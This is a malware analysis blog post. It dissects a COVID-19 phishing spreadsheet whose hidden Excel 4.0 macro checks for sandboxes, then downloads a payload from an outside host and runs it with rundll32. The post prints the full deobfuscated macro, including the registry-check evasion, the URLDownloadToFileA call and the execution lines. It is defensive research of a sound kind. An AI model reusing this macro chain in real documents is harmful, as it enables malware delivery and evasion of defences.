
Click All the Things!

Friends don't let friends 'Enable Content'


MENU

COVID-19, Excel 4.0 Macros, and Sandbox Detection – #zloader



APRIL 6, 2020 ~ JAMIE

This email came across my desk this morning. It has a COVID-19 theme along with this **.xls attachment**.



Mon 4/6/2020 8:19 AM

Cassius Robinson <axston_lenarj@aol.com>

Arranging employer's and business work environment for a covid-19 respiratory disease outbreak prevention

To [redacted]

Message | Info_695.xls (216 KB)

WARNING - External email. Verify sender, content and links. Report if suspicious.

Good day
Employer work area Coronavirus (covid-19) outbreak prevention guidance
You can locate it in the attachment

With appreciation,

Dr. Cassius Robinson

OLEVBA.py

First things first, we can see in the first picture below that it does say we've got an *Excel 4.0 macro sheet, very hidden*. This is good information for how to tackle this document. While *olevba.py* does extract the OLE stream, the output isn't all that helpful. I don't blame that on the tool. I believe it is due to the way this macro has been obfuscated. Either way, we can tell that *something* is going on here.

```
ention>olevba Info_695.xls
olevba 0.55.1 on Python 2.7.15 - http://decalage.info/python/oletools
===============================================================================
FILE: Info_695.xls
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
' 0085     18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
' 0018     29 LABEL : Cell Value, String Constant -  _xlfn.CONCA
' 0018     23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
' 0006     35 FORMULA : Cell Formula - R1C1 len=13 ptgInt 61 ptgFuncV CHAR (0x006f) ptgInt 73 ptgFuncV CHAR (0x006f) ptg
Concat
' 0207      5 STRING : String Value of a Formula -
' 0006     28 FORMULA : Cell Formula - R1C2 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006     28 FORMULA : Cell Formula - R1C3 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006     28 FORMULA : Cell Formula - R1C4 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
```

```
' 0207      4 STRING : String Value of a Formula -
' 0006    240 FORMULA : Cell Formula - R1C16 len=218 ptgRefV R~0C~0 ptgRefV R~2C~0 ptgConcat  *INCOMPLETE FORMULA PARSIN
G* Remaining, unparsed expression: bytearray(b'D\x03\x00\x00\xc0\x08D\x04\x00\x00\xc0\x08D\x05\x00\x00\xc0\x08D\x06\x00\
x00\xc0\x08D\x08\x00\x00\xc0\x08D\t\x00\x00\xc0\x08D\n\x00\x00\xc0\x08D\x0b\x00\x00\xc0\x08D\r\x00\x00\xc0\x08D\x0e\x00\
x00\xc0\x08D\x0f\x00\x00\xc0\x08D\x10\x00\x00\xc0\x08D\x12\x00\x00\xc0\x08D\x13\x00\x00\xc0\x08D\x14\x00\x00\xc0\x08D\x1
5\x00\x00\xc0\x08D\x16\x00\x00\xc0\x08D\x18\x00\x00\xc0\x08D\x19\x00\x00\xc0\x08D\x1a\x00\x00\xc0\x08D\x1b\x00\x00\xc0\x
08D\x1c\x00\x00\xc0\x08D\x1d\x00\x00\xc0\x08D\x1f\x00\x00\xc0\x08D \x00\x00\xc0\x08D!\x00\x00\xc0\x08D"\x00\x00\xc0\x08D
#\x00\x00\xc0\x08D$\x00\x00\xc0\x08D%\x00\x00\xc0\x08D&\x00\x00\xc0\x08D(\x00\x00\xc0\x08D)\x00\x00\xc0\x08$\x03\x00\x10
\xc0B\x02`\x80')
' 0006     28 FORMULA : Cell Formula - R3C1 len=6 ptgInt 70 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006     28 FORMULA : Cell Formula - R3C2 len=6 ptgInt 73 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006     28 FORMULA : Cell Formula - R3C3 len=6 ptgInt 73 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006     28 FORMULA : Cell Formula - R3C4 len=6 ptgInt 67 ptgFuncV CHAR (0x006f)
```

```
' 0207      4 STRING : String Value of a Formula -
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|Suspicious|EXEC                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|Suspicious|REGISTER            |May run code from a DLL using Excel 4 Macros |
|          |                    |(XLM/XLF)                                    |
+----------+--------------------+---------------------------------------------+
```

OLEDUMP.py

This blog post from SANS shows how to examine the OLE object using *oledump.py*. Again, the output isn't very helpful.

```
ention>oledump.py -p plugin_biff --pluginoptions "-x" Info_695.xls
  1:      4096 '\x05DocumentSummaryInformation'
  2:       236 '\x05SummaryInformation'
  3:    208841 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
                 0085     18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
                 '0018     29 LABEL : Cell Value, String Constant - \x00_xlfn.CONCA'
                 0018     23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
                 0006     35 FORMULA : Cell Formula - R1C1 len=13 ptgInt 61 ptgFuncV CHAR (0x006f) ptgInt 73 ptgFuncV CH
AR (0x006f) ptgConcat
                 0207      5 STRING : String Value of a Formula -
                 0006     28 FORMULA : Cell Formula - R1C2 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
                 0207      4 STRING : String Value of a Formula -
                 0006     28 FORMULA : Cell Formula - R1C3 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
                 0207      4 STRING : String Value of a Formula -
```

Getting to the macro


How then can we examine the actual macro inside the document? Notice how the output of both *olevba.py* and *oledump.py* showed that the Excel 4.0 macrosheet was *very hidden*.

```
0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
0085     18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
```

Google tells you that there are multiple ways to get these sheets visible. I tried a bunch of them and the **method described here** worked for me. You will need the following code:


```
Sub ShowAllSheets()
    Dim sh As Worksheet
    For Each sh In ActiveWorkbook.Sheets
    sh.Visible = True
    Next
End Sub
```

Copy that into the exiting macro sheet like so and click play/Run/(press F5).



Before...

After running the macro, you will see the unhidden sheet:



After!

This is where things get interesting. We can see columns A – O full of =CHAR(xx) characters. They all get sewn together in column P and the output is tossed in column Q. I've hidden a few of the columns to show what's going on a bit easier. Please pardon my anemic drawing skills.

In the section below, the formula in P1 takes all of the characters from column A, sews them together, and places them in column Q4. The rest of the commands are put together in a similar manner by continuing down column P and adding more commands to column Q. The last line in column P then says =GOTO(Q4).

Auto_Open | =FORMULA(A1&A3&A4&A5&A6&A7&A9&A10&A11&A12&A14&A15&A16&A17&A19&A20&A21&A22&A23&A25&A26&A27&A28&A29&A30&A32&A33&A34&A35&A36&A37&A38&A39&A41&A42,Q4)

	A	B	O	P	Q
1	=CHAR(61)&CHAR(73)	=CHAR(61)	=CHAR(61)	=FORMULA(A1&A3&A4&A5&A6	
2	Qfb	Qfb	Qfb		
3	=CHAR(70)	=CHAR(73)	=CHAR(67)	=FORMULA(B1&B3&B4&B5&B6	
4	=CHAR(40)	=CHAR(40)	=CHAR(76)	=FORMULA(C1&C3&C4&C5&C6	=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
5	=CHAR(71)	=CHAR(40)	=CHAR(79)	=FORMULA(D1&D3&D4&D5&D6	=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
6	=CHAR(69)&CHAR(84)	=CHAR(71)	=CHAR(83)	=FORMULA(E1&E3&E4&E5&E6	=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ,CLOSE(TRUE))
7	=CHAR(46)	=CHAR(69)	=CHAR(69)	=FORMULA(F1&F3&F4&F5&F6&	=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe","EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel
8	Qfb	Qfb	Qfb		
9	=CHAR(87)	=CHAR(84)	=CHAR(40)	=FORMULA(G1&G3&G4&G5&G6	=WAIT(NOW()+"00:00:03")
10	=CHAR(79)	=CHAR(46)	=CHAR(70)	=FORMULA(H1&H3&H4&H5&H6	=FOPEN("c:\users\public\1.reg")
11	=CHAR(82)	=CHAR(87)	=CHAR(65)	=FORMULA(I1&I3&I4&I5&I6&I7&I	=FPOS(Q10, 215)
12	=CHAR(75)	=CHAR(79)	=CHAR(76)	=FORMULA(J1&J3&J4&J5&J6&J7	=FREAD(Q10, 255)
13	Qfb	Qfb	Qfb		
14	=CHAR(83)	=CHAR(82)	=CHAR(83)	=FORMULA(K1&K3&K4&K5&K6	=FCLOSE(Q10)
15	=CHAR(80)	=CHAR(75)	=CHAR(69)	=FORMULA(L1&L3&L4&L5&L6&L	=FILE.DELETE("c:\users\public\1.reg")
16	=CHAR(65)	=CHAR(83)	=CHAR(41)	=FORMULA(M1&M3&M4&M5&M	=IF(ISNUMBER(SEARCH("0001",Q12)),CLOSE(FALSE),)
17	=CHAR(67)&CHAR(69)	=CHAR(80)		=FORMULA(N1&N3&N4&N5&N6	=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"https://efbzfyvsb.website/f2f23","c:\Users\Public\b7gf5yk.html",0,0)
18	Qfb	Qfb			
19	=CHAR(40)	=CHAR(65)		=FORMULA(O1&O3&O4&O5&O6	=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
20	=CHAR(49)	=CHAR(67)		=WORKBOOK.HIDE("bnhQuEiXil"	=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe","c:\Users\Public\b7gf5yk.html,DllRegisterServer",0,5)
21	=CHAR(57)	=CHAR(69)		=GOTO(Q4)	=CLOSE(FALSE)
22	=CHAR(41)	=CHAR(40)			
23	=CHAR(44)	=CHAR(52)			
24	Qfb	Qfb			
25	=CHAR(44)&CHAR(67)	=CHAR(50)			
26	=CHAR(76)	=CHAR(41)			
27	=CHAR(79)	=CHAR(44)			
28	=CHAR(83)	=CHAR(44)			
29	=CHAR(69)	=CHAR(67)			
30	=CHAR(40)	=CHAR(76)			
31	Qfb	Qfb			
32	=CHAR(84)&CHAR(82)	=CHAR(79)			
33	=CHAR(85)	=CHAR(83)			
34	=CHAR(69)	=CHAR(69)			
35	=CHAR(41)&CHAR(41)	=CHAR(40)			

Column Q: Macro Analysis and Sandbox Evasion Techniques

Let's look at the commands in column Q section by section. I found the **.pdf here** to be very helpful in understanding what is going on.

This first section of the macro shows the first attempt to see if it is being executed in a sandbox. GET.WORKSPACE 19 and 42 check to see if a mouse is present and if the computer is capable of playing sounds, respectively. GET.WORKSPACE(1) checks the environment in which Microsoft Excel is running followed by the environment's version number.

```
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
```

```
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ,CLOSE(TRUE))
```


If those three are true, then copy the Excel security registry keys to C:\Users\public\1.reg.

```
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe","EXPORT HKCU\Software\Micr
```

Next, it waits for three seconds. It then opens 1.reg, starts at byte position 215, and reads the next 255 bytes.

```
=WAIT(NOW()+"00:00:03")
=FOPEN("c:\users\public\1.reg")
=FPOS(Q10, 215)
=FREAD(Q10, 255)
```


What is in that section of 1.reg? Below is the highlighted section in a hex editor and Notepad. It contains the registry values for *AccessVBOM* and especially *VBAWarnings*.



1.reg gets closed and deleted. It then searches what was read (stored in cell Q12) for the string “0001”. This is the second test to see if it is in a sandbox. If it finds that string, it will close the spreadsheet. If it does not find the string “0001”, it will then attempt to download a file and save it as an .html file in C:\Users\Public\.

```
=FCLOSE(Q10)
=FILE.DELETE("c:\users\public\1.reg")
=IF(ISNUMBER(SEARCH("0001",Q12)),CLOSE(FALSE),)
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"https://efbzfyvsb.website/f2f23","c:\Users\Public\b7gf5yk.h
```

What does the string “0001” have to do with anything? Changing the settings for what Excel does with macros changes the registry settings for *VBAWarnings*. If our macro sees that *VBAWarnings* are set to 1, this means that “Enable all macros” have been set. And only sandboxes would have macros set to always run… right?



So as a reward for having your company's group policy set to disable all macros, our malicious document then shows an alert, followed by a call to run the saved .html file (which by the way is actually an .exe).

```
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe","c:\Users\Public\b7gf
=CLOSE(FALSE)
```

I'm not exactly sure what initial loader gets downloaded, but I will update this when I get more info.

UPDATE: Word on the street is zloader gets downloaded.

Until then, thanks for reading!

Share this:

Twitter Facebook

Like

Be the first to like this.

Related

Trickbot/Excel 4.0 macros: There's got to be a better way
In "Analysis"

Crimson Rat (02-24-2020): VelvetSweatshop and shellcode
In "Analysis"

LokiBot: Getting Equation Editor Shellcode
In "Analysis"

POSTED IN ANALYSIS

MACROS 4.0 ZLOADER

Published by Jamie

Just a Security Engineer that loves ripping apart malicious documents. *View all posts by Jamie*

‹ PREVIOUS
LokiBot: Getting Equation Editor Shellcode

NEXT ›
Qbot – .vbs file full deobfuscation

Leave a Reply

Enter your comment here...

Search ... SEARCH

Recent Posts

Trickbot/Excel 4.0 macros: There's got to be a better way

Qbot – .vbs file full deobfuscation

COVID-19, Excel 4.0 Macros, and Sandbox Detection – #zloader

LokiBot: Getting Equation Editor Shellcode

Ave Maria RAT – .xls, ADS, and EQNEDT32!

Recent Comments

Vidar maldocs (11.6.... on Vidar (11.1.2019): Document...

Vidar (11.1.2019): D... on Trickbot Analysis – Part...

Vidar (11.1.2019): D... on Extracting Macros – Offi...

Malware Analysis - G... on Gozi/Ursnif (8.22.2019)...

AgentTesla (Part 2)... on RevengeRAT (Part 3) More javas...

Archives

April 2020

March 2020

February 2020

January 2020

November 2019

September 2019

August 2019

Categories

Analysis

Presentations

Tools

Meta

Register

Log in

Entries feed

Comments feed

WordPress.com